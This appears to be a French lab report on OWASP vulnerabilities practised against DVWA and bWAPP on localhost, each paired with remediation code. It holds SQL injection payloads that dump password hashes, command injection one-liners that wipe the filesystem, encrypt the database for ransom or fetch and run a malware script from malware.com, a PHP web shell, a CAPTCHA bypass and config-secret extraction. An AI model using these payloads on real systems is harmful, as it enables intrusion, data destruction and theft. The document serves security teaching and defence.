The screenshot shows a browser window with the URL `http://127.0.0.1:4280/vulnerabilities/sqlinjection/?id=' or 1=1#Submit=Submit`. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: SQL Injection". It contains a form with "User ID:" and a "Submit" button. Below the form, several rows of data are displayed in red text, each representing a user record extracted via SQL injection:

ID	First name	Surname
' or 1=1#	admin	admin
' or 1=1#	Gordon	Brown
' or 1=1#	Hack	Me
' or 1=1#	Pablo	Picasso
' or 1=1#	Bob	Smith

Le ' permet de finir le `id=`'. Comme il est vide, ce sera faux, mais on va contourner en ajoutant `or 1=1` qui est toujours vrai. Enfin # va permettre d'ignorer les potentiels restrictions qui suivent.

Nous allons maintenant chercher les mots de passe. Malheureusement, nous ne connaissons pas l'architecture de la base de donnée. Nous allons donc commencer par chercher les tables.

### b. Injection pour obtenir les noms de toutes les tables

' union select table\_name,null from information\_schema.tables#

The screenshot shows a browser window with the URL [http://127.0.0.1:4280/vulnerabilities/sql1/?id=1+union+select+table\\_name%2Cnull+from+info](http://127.0.0.1:4280/vulnerabilities/sql1/?id=1+union+select+table_name%2Cnull+from+info). The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various exploit categories like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main content area contains a form with "User ID:" and "Submit" button. Below the form, several SQL injection queries are displayed in red, showing results from the information\_schema.tables table. The results include table names like ALL\_PLUGINS, APPLICABLE\_ROLES, CHARACTER\_SETS, CHECK\_CONSTRAINTS, COLLATIONS, and COLLATION\_CHARACTER\_SET\_APPLICABILITY.

Nous avons à nouveau ' et # et ils ont les même rôles que précédemment. Cependant, on fait un union avec une autre table, qui existe toujours et qui contient les noms des tables. Il apparait donc les différentes tables. On y remarque notamment la table users. Il faut mettre ,null car la fenêtre est sensée afficher First name et Surname, donc 2 valeurs. Si on n'en récupérait qu'1, la fenêtre aurait crash.

### c. Injection pour obtenir les noms de toutes les colonnes d'une table précise

```
' union select column_name,null from information_schema.columns where table_name='users'
```

The screenshot shows a browser window with the same URL and setup as the previous one. The sidebar shows the "SQL Injection" category is selected. The main content area displays a series of SQL injection queries in red, each targeting a different column in the users table of the information\_schema.columns view. The columns listed are user\_id, first\_name, last\_name, user, password, and avatar.

De la même manière, on obtient les différentes colonnes qui constituent la table users. On remarque une colonne nommée password. On va donc faire une dernière injection pour trouver les mots de passe.

### d. Injection pour obtenir tous les mots de passe

```
' union select user,password from users#
```

The screenshot shows a browser window with the URL `http://127.0.0.1:4280/vulnerabilities/sqlj/?id='union+select+user%2Cpassword+from+users#'`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area displays the results of the injected SQL query:

```
ID: ' union select user,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user,password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Nous avons finalement affiché les hashs des mots de passe des tous les utilisateurs. On reconnaît l'encryptage MD5, peu sécurisé.

## 2. Injection de commande OS

Cette page est classique, elle demande à l'utilisateur une IP puis execute et renvoie le résultat de la commande `ping`. Ci-dessous nous avons ping l'IP `127.0.0.1` car c'est à cette adresse que nous hébergeons le site. Le site se ping lui-même, ce qui renvoie donc un résultat correct.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". It contains a form with a text input "Enter an IP address:" and a "Submit" button. Below the form, red text displays the output of a ping command: "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.047 ms 64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.036 ms 64 bytes from 127.0.0.1: icmp\_seq=3 ttl=64 time=0.033 ms 64 bytes from 127.0.0.1: icmp\_seq=4 ttl=64 time=0.074 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3076ms rtt min/avg/max/mdev = 0.033/0.047/0.074/0.016 ms". Below this, another section titled "More Information" lists several links: <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, <http://www.ss64.com/nt/>, and [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection).

Notre objectif dans cette situation va être d'exécuter du code sur la machine qui héberge le serveur, pour au final en prendre le contrôle.

### a. Principe de l'injection

On peut supposer que le site a préparé une commande similaire à "ping " + champ et qu'il ne vérifie pas le contenu du champs entré par l'utilisateur. On va donc essayer le payload `127.0.0.1 && dir` pour voir s'il exécute la seconde partie.

The screenshot shows the DVWA Command Injection page. The sidebar and main content area are identical to the previous screenshot, except for the output of the ping command, which now includes a directory listing: "drwxr-xr-x 2 root root 4096 Nov 4 14:48 . drwxr-xr-x 2 root root 4096 Nov 4 14:48 ..". This indicates that the payload successfully triggered a command execution and returned the directory contents.

Heureusement le site a prévu de retirer tous les `&&` ou `||`. Réessayons avec `|` suivi non pas d'un espace mais de la commande directement. `127.0.0.1 |dir`

The screenshot shows a browser window with two tabs: 'Vulnerability: Command I...' and 'Command injection to we...'. The main content is the DVWA logo and the title 'Vulnerability: Command Injection'. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The 'Command Injection' section contains a form titled 'Ping a device' with a text input field containing 'help index.php source' and a 'Submit' button. Below the form, under 'More Information', there is a list of links:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

On a réussi à exécuter une commande non prévue par le site. On peut continuer à faire ce que l'on veut.

## b. Obtention d'informations

En naviguant dans les dossiers à l'aide de `cd` et `dir`, on arrive à retrouver la base de données des utilisateurs que l'on a fouillé avec l'injection SQL. La commande ici est `127.0.0.1 |dir ../../database`

The screenshot shows a browser window with two tabs: 'Vulnerability: Command injection' and 'Command injection to web'. The main content is the DVWA Command Injection page. On the left, a sidebar lists various attack types. The main area has a heading 'Vulnerability: Command Injection' and a section titled 'Ping a device' with a form field 'Enter an IP address:' and a 'Submit' button. Below the form, several SQL files are listed in red: 'bac\_setup.sql', 'create\_mssql\_db.sql', 'create\_postgresql\_db.sql', 'sqlil.db.dist', 'create\_sqlite\_db.sql', and 'create\_oracle\_db.sql'. A 'More Information' section contains a bulleted list of links.

### c. Mise hors compétition par un compétiteur

Dans la situation où une entreprise concurrente arrive à trouver cette vulnérabilité et veut nous mettre hors compétition ou nous faire perdre notre image, elle pourrait nous faire perdre toutes nos données en exécutant `127.0.0.1 | rm -rf /`.

### d. Demande de rançon

Il serait aussi possible de faire une demande de rançon après avoir crypté la base de donnée trouvée précédemment en utilisant `127.0.0.1 | openssl enc -aes-256-gcm -salt -in ../../database/sqlil.db -out ../../database/sqlil.db.enc -pass pass:PasswordChiffrementMechant`.

### e. Installation de Malware

Enfin, on pourrait aussi cacher un malware dans le serveur pour miner pour nous du bitcoin ou quoi que ce soit d'autre en utilisant `127.0.0.1 | curl https://malware.com/mw.sh puis 127.0.0.1 | chmod +x mw.sh et 127.0.0.1 | ./mw.sh` où `mw.sh` est un malware préalablement créé.

## Comment se défendre de ces attaques ?

### Injection SQL

#### Avant

Le code originel est en php. Voici la partie qui nous intéresse :

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";

try
{
    $results = $sqlite_db_connection->query($query);
}
```

On remarque bien que si on envoie '`' union select user,password from users#`' dans l'id, la requête exécutée est `SELECT first_name, last_name FROM users WHERE user_id = '' union select user,password from users#'`; qui renvoie les mots de passe des utilisateurs.

## Après correction

```
if(is_numeric( $id )) {
    $id = intval ($id);

    global $sqlite_db_connection;

    $stmt = $sqlite_db_connection->prepare('SELECT first_name, last_name FROM
users WHERE user_id = :id LIMIT 1;');
    $stmt->bindValue(':id',$id,SQLITE3_INTEGER);
    $result = $stmt->execute();
    $result->finalize();
    ...
}
```

La première protection est de mettre une limite sur le nombre de ligne renvoyée avec `LIMIT 1`. Cela évite d'afficher plusieurs données, quoi qu'il arrive.

La seconde protection est de vérifier que `id` est un nombre, cela évite de pouvoir écrire ce que l'on veut.

## Injection de commande

### Avant

Toujours en php, voici le code qui nous intéresse.

```
$cmd = shell_exec( 'ping -c 4 ' . $target );
```

On remarque bien que si on envoie `127.0.0.1 |dir ../../database`, on obtient `$cmd = shell_exec( 'ping -c 4 ' . 127.0.0.1 |dir ../../database );`, à savoir que `.` est l'opération de concaténation de php. Le ping s'exécute correctement et la seconde partie de la commande, injectée, s'exécute en parallèle.

## Après correction

Pour faire un ping de manière sûre, voici comment on peut faire :

```
$target = $_REQUEST[ 'ip' ];
$target = stripslashes( $target );

$octet = explode( ".", $target );

// Check IF each octet is an integer
if( ( is_numeric( $octet[0] ) )
&& ( is_numeric( $octet[1] ) )
&& ( is_numeric( $octet[2] ) )
&& ( is_numeric( $octet[3] ) )
&& ( sizeof( $octet ) == 4 ) )
{
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

    $cmd = shell_exec( 'ping -c 4 ' . $target );
    ...
}
```

Comme on veut recevoir une ip, et qu'elle a toujours la même forme int.int.int.int, on va essayer de couper au niveau des `.` ce qu'on reçoit en morceaux. S'il y a exactement 4 morceaux et qu'ils contiennent tous des entiers, alors seulement on exécute la commande voulue.

## A04 - Insecure Design

---

### Présentation

Une faille d'Insecure Design survient quand une protection n'a pas été pensée dès la conception : la logique métier ou l'architecture laisse des possibilités d'abus (on fait confiance au client, pas au serveur).

Ici j'ai testé deux cas en labo : bypass de CAPTCHA (DVWA) et IDOR / modification du secret d'un autre utilisateur (bWAPP).

### Bypass de CAPTCHA

L'objectif va être de vérifier si le changement de mot de passe peut être effectué sans résoudre le captcha.

### Pratique

- Requête initiale :

Burp Suite Community Edition v2025... Oct 25 15:23

Proxy tab selected. Request pane shows:

```

GET /vulnerabilities/captcha/
HTTP/1.1
Host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:4280/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Cookie: security_low; PHPSESSID=d0352ee51ffb09bc45338d2b2e847dc
Connection: keep-alive
step=2&password_new=new-password&password_confirm=new-password&Change=g-recaptcha-response&Change=Change
    
```

Inspector pane shows the request body parameters: step=2, password\_new=new-password, password\_confirm=new-password, Change=Change, and g-recaptcha-response.

DVWA Vulnerability: Insecure CAPTCHA page:

You passed the CAPTCHA! Click the button to confirm your changes.

More Information:

- <https://en.wikipedia.org/wiki/CAPTCHA>
- <https://www.google.com/recaptcha/>
- [https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009\\_CAPTCHA\\_Defeat](https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat)

(formulaire + param step=2 et champs mot de passe)

- Requête modifiée via Burp (on force le step et on soumet) :

Burp Suite Community Edition v2025... Oct 25 15:26

Proxy tab selected. Request pane shows:

```

GET /vulnerabilities/captcha/
HTTP/1.1
Host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:4280/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Cookie: security_low; PHPSESSID=d0352ee51ffb09bc45338d2b2e847dc
Connection: keep-alive
step=2&password_new=noverif&password_confirm=noverif&g-recaptcha-response=&Change=Change
    
```

Inspector pane shows the request body parameters: step=2, password\_new=noverif, password\_confirm=noverif, and Change=Change.

DVWA Vulnerability: Insecure CAPTCHA page:

Change your password:

New password: \_\_\_\_\_  
Confirm new password: \_\_\_\_\_

I'm not a robot  reCAPTCHA Privacy Terms

More Information:

- <https://en.wikipedia.org/wiki/CAPTCHA>
- <https://www.google.com/recaptcha/>
- [https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009\\_CAPTCHA\\_Defeat](https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat)

- Résultat : mot de passe modifié sans validation du captcha :

The screenshot shows two windows. On the left is the Burp Suite interface, specifically the Proxy tab, displaying a captured GET request to Google's reCAPTCHA API endpoint. The request URL is: https://www.google.com/recaptcha/api2/anchor?ar=1&k=6Ld...fYrAAAAAOscC-bJHuFnqIyewYTl...qUBkP&co... The request body contains a modified password ('password=12345678'). On the right is a browser window showing the DVWA 'Insecure CAPTCHA' page. A red error message 'Password Changed.' is visible. Below it, under 'More Information', there is a link to 'https://owasp.org/www-project-automated-threats-to-web-applications/assets/009\_CAPTCHA\_Defeat'.

## Analyse

- La logique se fie à des paramètres envoyés côté client (step) et/ou n'effectue pas de vérification serveur du token captcha.
- C'est une erreur de conception : le serveur doit valider le captcha et maintenir l'état côté serveur.

## Remédiation

- Vérifier le token captcha côté serveur (ex. API reCAPTCHA) avant toute action sensible.
- Stocker en session un drapeau captcha\_verified uniquement après vérification réussie.
- Ajouter un CSRF token sur le formulaire et invalider captcha\_verified après usage. Un CSRF token est un jeton unique généré par le serveur et inclus dans les formulaires ou requêtes pour vérifier que l'action provient bien de l'utilisateur légitime, empêchant ainsi les attaques de type Cross-Site Request Forgery (CSRF).
- Journaliser et appliquer un rate-limit sur l'endpoint.

```
// Vérif token captcha côté serveur
session_start();
$token = $_POST['g-recaptcha-response'] ?? '';
if (empty($token)) { http_response_code(400); exit; }

$secret = 'TA_CLE_SECRETE';
$resp = json_decode(file_get_contents(
    "https://www.google.com/recaptcha/api/siteverify?
secret=".urlencode($secret)."&response=".urlencode($token)
), true);

if (empty($resp['success'])) { http_response_code(403); echo "Captcha invalide";
exit; }

$_SESSION['captcha_verified'] = true;
```

La correction permet lors de l'envoie de la requête de changement de mot de passe sans token ou avec token invalide d'envoyer une réponse 403 (accès interdit) et de vérifier que l'action ne passe que si captcha\_verified en session est présent et valide ainsi que le CSRF soit bon.

## File Upload

L'objectif va être d'upload une backdoor sur le site.

Pour cela nous allons utiliser fichier php et la partie File Upload du site DVWA.


### Pratique

Il faut commencer par créer le fichier avec le code suivant


```
<?php  
$cmd=$_GET['cmd'];  
system($cmd);  
?>
```

Ce code permet d'exécuter une commande entrée en argument du fichier.

Ensute il faut l'upload sur le site :



Enfin la connexion peut être effectué en accédant au fichier dans l'URL.



Ici nous avons exécuté la commande `pwd` qui permet d'afficher le répertoire courant.

## Analyse

Dans ce scénario, l'application accepte un fichier envoyé par l'utilisateur et le stocke dans un emplacement directement accessible depuis le navigateur. L'upload d'une webshell PHP a permis d'obtenir une exécution de commandes système, démontrant que la fonctionnalité d'upload n'avait pas été conçue avec les contrôles nécessaires. Le problème provient d'un défaut de conception : l'application se contente d'accepter le fichier sans contrôle fiable côté serveur. Elle se limite à des validations superficielles, souvent réalisées côté client, qui sont facilement contournables par un attaquant. Le serveur ne vérifie pas le type réel du fichier, autorise le stockage de fichiers exécutables dans un répertoire interprété par PHP et conserve le nom fourni par l'utilisateur, ce qui ouvre la voie à des contournements classiques tels que les doubles extensions. L'impact est particulièrement critique puisqu'il permet une prise de contrôle complète du serveur via l'exécution de code arbitraire. L'exemple réalisé dans DVWA illustre que l'absence de validation interne, de gestion sécurisée du stockage, de restriction d'exécution et de contrôle d'accès favorise une compromission totale du système.

## Remédiation

La correction de ce type de faille exige de ne plus faire confiance aux données envoyées par le client et d'effectuer toutes les vérifications sur le serveur. Le traitement des uploads doit être repensé pour autoriser uniquement les fichiers strictement nécessaires et en vérifier la nature réelle à l'aide d'outils serveur comme `finfo`, plutôt que de se fier aux informations déclarées par le navigateur. Les fichiers doivent être stockés dans un emplacement situé hors du répertoire web, de manière à empêcher toute exécution directe. Le serveur doit renommer chaque fichier avec un identifiant généré automatiquement et appliquer des permissions restreintes afin de supprimer toute possibilité d'exécution. Avant le stockage, il est nécessaire de vérifier que le contenu ne contient pas de code exécutable et, idéalement, de le soumettre à un antivirus. La taille et la nature des fichiers doivent être limitées, et seules les personnes autorisées doivent être en mesure d'effectuer des uploads. Enfin, la fonctionnalité doit être journalisée afin de conserver une trace exploitable en cas d'incident, et faire l'objet de contrôles réguliers pour prévenir les régressions de sécurité.

Un code PHP pour protéger le serveur de ce type d'attaque serait le suivant.

```
<?php  
session_start();
```

```
$allowed_ext = ['jpg', 'jpeg', 'png', 'gif', 'pdf'];
$upload_dir = '/var/www/uploads_secure/';
$max_size = 5 * 1024 * 1024;

if (!isset($_FILES['uploaded_file'])) {
    http_response_code(400);
    exit('Aucun fichier envoyé');
}

$file = $_FILES['uploaded_file'];
if ($file['error'] !== UPLOAD_ERR_OK) {
    http_response_code(400);
    exit('Erreur upload');
}
if ($file['size'] > $max_size) {
    http_response_code(413);
    exit('Fichier trop volumineux');
}

$fdata = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $file['tmp_name']);
finfo_close($finfo);

$mime_to_ext = [
    'image/jpeg' => 'jpg',
    'image/png' => 'png',
    'image/gif' => 'gif',
    'application/pdf' => 'pdf'
];

if (!isset($mime_to_ext[$mime])) {
    http_response_code(415);
    exit('Type de fichier non autorisé');
}
$ext = $mime_to_ext[$mime];

$original_ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
if (!in_array($ext, $allowed_ext) || ($original_ext && !in_array($original_ext, $allowed_ext))) {
    http_response_code(415);
    exit('Extension non autorisée');
}

$contents = file_get_contents($file['tmp_name']);
if (strpos($contents, '<?php') !== false || strpos($contents, '<?=') !== false) {
    http_response_code(403);
    exit('Contenu dangereux détecté');
}

$stored_name = bin2hex(random_bytes(16)) . '.' . $ext;
$dest = $upload_dir . $stored_name;

if (!move_uploaded_file($file['tmp_name'], $dest)) {
    http_response_code(500);
```

```
    exit('Échec stockage fichier');
}

chmod($dest, 0640);

error_log(sprintf("UPLOAD: user=%s ip=%s orig=%s stored=%s size=%d mime=%s",
    $_SESSION['user_id'] ?? 'anonymous',
    $_SERVER['REMOTE_ADDR'],
    $file['name'],
    $stored_name,
    $file['size'],
    $mime
));

echo 'Upload OK';
?>
```

## ## Conclusion

Les vulnérabilités observées relèvent d'un problème de conception avant même un problème d'implémentation. L'Insecure Design apparaît lorsque les mécanismes de sécurité ne sont pas intégrés dès la phase d'architecture et de réflexion fonctionnelle. Les exemples étudiés démontrent que, même si le code produit fonctionne techniquement, l'absence de réflexion préalable sur la manière dont un attaquant pourrait détourner la logique métier conduit à des failles critiques. Il est essentiel de concevoir les protections au niveau serveur, de ne pas se fier aux données envoyées par le client, et de s'assurer que chaque fonctionnalité, surtout lorsqu'elle est sensible, soit dotée d'un processus robuste d'authentification, de validation, d'autorisation et de contrôle.

Une approche uniquement basée sur des validations superficielles ou visuelles ne protège pas une application. Il est nécessaire de combiner plusieurs mesures complémentaires et cohérentes afin de rendre l'exploitation impossible ou très difficile, même pour un attaquant déterminé. Corriger l'Insecure Design requiert souvent bien plus qu'un simple correctif appliqué au code : cela implique une remise en question de l'architecture, des processus de développement et de la logique métier. Une approche de type "Shift-Left Security", intégrant la sécurité dès la conception, ainsi que l'utilisation de modèles de menace et de revues d'architecture, constitue un moyen efficace pour éviter que ces failles n'atteignent la production. L'objectif ultime est de concevoir des fonctionnalités intrinsèquement résistantes à l'abus, en anticipant les scénarios d'attaque dès leur conception.

## # A05 – Security Misconfiguration

### ## Introduction

La catégorie **A05:2021 – Security Misconfiguration** regroupe les failles liées à une mauvaise configuration des systèmes, serveurs, applications ou services cloud. Elle se hisse à la **5e place du Top 10 OWASP 2021**, en hausse par rapport à la **6e position précédente**, car **près de 90 % des applications testées présentent au moins une forme de mauvaise configuration**.

Avec un **taux d'incidence moyen de 4,51 %**, plus de **208 000 occurrences** et

\*\*789 CVE\*\* répertoriées, cette catégorie illustre l'ampleur du problème. Les causes typiques incluent l'activation de fonctionnalités inutiles, les comptes par défaut non changés, les messages d'erreur trop détaillés ou encore l'absence d'en-têtes de sécurité HTTP. Cette montée dans le classement s'explique par la généralisation de logiciels et services hautement configurables : sans un processus de durcissement automatisé et reproductible, chaque composant devient une source potentielle d'exposition.

```
## Scénario 1 – Configuration / Backup File Disclosure
**Environnement**: bWAPP local (`http://127.0.0.1:8081`).
**But**: démontrer l'exposition de fichiers sensibles accessibles par HTTP conduisant à la divulgation d'identifiants.
```

### ### Étapes

#### 1. Récupération d'une wordlist (SecLists `common.txt`)

```
```bash
curl -sS -o /home/env-admin/common.txt \
  https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/common.txt
```

#### 2. Scan du site web avec wordlist

```
gobuster dir -u http://127.0.0.1:8081/ -w /tmp/common.txt -x php,inc,bak,zip -t 40
-o /tmp/gobuster_simple.txt
```

#### 3. Résultats pertinents (extraits)

```
/config.inc          (Status: 200) [Size: 774]      <-- **fichier de
configuration lisible**
/portal.zip          (Status: 200) [Size: 5396]     <-- **archive exposée**
/phpinfo.php         (Status: 200) [Size: 78557]    <-- **informations
système détaillées**
/server-status       (Status: 403) [Size: 291]      <-- accès refusé
(partiel)
```

**Éléments clés:** config.inc accessible (200), artefacts de déploiement (.zip) exposés, page diagnostique phpinfo.php ouverte.

#### 4. Téléchargement du fichier

```
curl -sS http://127.0.0.1:8081/config.inc -o /tmp/config.inc
```

#### 5. Secrets extraits (extrait minimal)

```
$server    = "localhost";
$username = "bwapp";
$password = "bwApped";
$database = "bWAPP";
```

## Correction — Mesures de remédiation

### Objectif

Supprimer l'exposition des secrets via HTTP. Déplacer la configuration hors webroot. Bloquer l'accès direct. Nettoyer les artefacts. Appliquer le moindre privilège. Prévenir les régressions via CI/CD et scans réguliers.

### Principes

1. **Séparation stricte:** configuration et secrets **hors** webroot.
2. **Contrôle d'accès:** refus par défaut d'accès HTTP aux fichiers sensibles.
3. **Moindre privilège:** permissions minimales sur fichiers et processus.
4. **Hygiène de dépôt:** aucun secret en VCS.
5. **Automatisation:** durcissement reproductible à chaque déploiement.
6. **Surveillance:** DAST, forced-browse, inventaire continu.

### 1) Sortir les secrets du webroot

```
# Illustration (Linux + Apache)
sudo mkdir -p /var/www/secure
sudo mv /var/www/html/bWAPP/config.inc /var/www/secure/config.inc
sudo chown root:www-data /var/www/secure/config.inc
sudo chmod 640 /var/www/secure/config.inc
```

```
<?php
// Chargement de la configuration déplacée
require '/var/www/secure/config.inc';
```

**Impact attendu:** inaccessibilité HTTP même en cas de règle défaillante.

### 2) Variables d'environnement ou vault

```
# /var/www/secure/.env (hors webroot)
DB_HOST=localhost
DB_USER=bwapp
DB_PASS=bwApped
DB_NAME=bWAPP
```

```
<?php
$env = parse_ini_file('/var/www/secure/.env');
$db_host = $env['DB_HOST'] ?? 'localhost';
$db_user = $env['DB_USER'] ?? '';
$db_pass = $env['DB_PASS'] ?? '';
$db_name = $env['DB_NAME'] ?? '';
```

**Bénéfice:** rotation facilitée et absence de secrets en clair dans le code.

### 3) Bloquer l'accès HTTP aux fichiers sensibles

#### Apache (vhost ou .htaccess)

```
<FilesMatch "(?i)^(config\.inc|wp-config\.php|web\.config|.*\.bak|.*~|.*\.zip)$">
    Require all denied
</FilesMatch>
Options -Indexes
ServerSignature Off
ServerTokens Prod
<IfModule mod_headers.c>
    Header always set X-Content-Type-Options "nosniff"
    Header always set X-Frame-Options "SAMEORIGIN"
    Header always set Referrer-Policy "no-referrer-when-downgrade"
</IfModule>
```

#### Nginx (server block)

```
location ~* (^/config\.inc$|/wp-config\.php$|/web\.config$|\.bak$|~$|\.zip$) {
deny all; }
autoindex off;
server_tokens off;
add_header X-Content-Type-Options nosniff always;
add_header X-Frame-Options SAMEORIGIN always;
add_header Referrer-Policy "no-referrer-when-downgrade" always;
```

### 4) Nettoyer backups et artefacts

```
sudo find /var/www/html/bWAPP -maxdepth 1 -type f \(
    -name "*.bak" -o -name "*~" -
    o -name "*.zip" -o -name "*.tar.gz" -o -name "*.sql" \) -print
sudo mkdir -p /var/backups/bWAPP
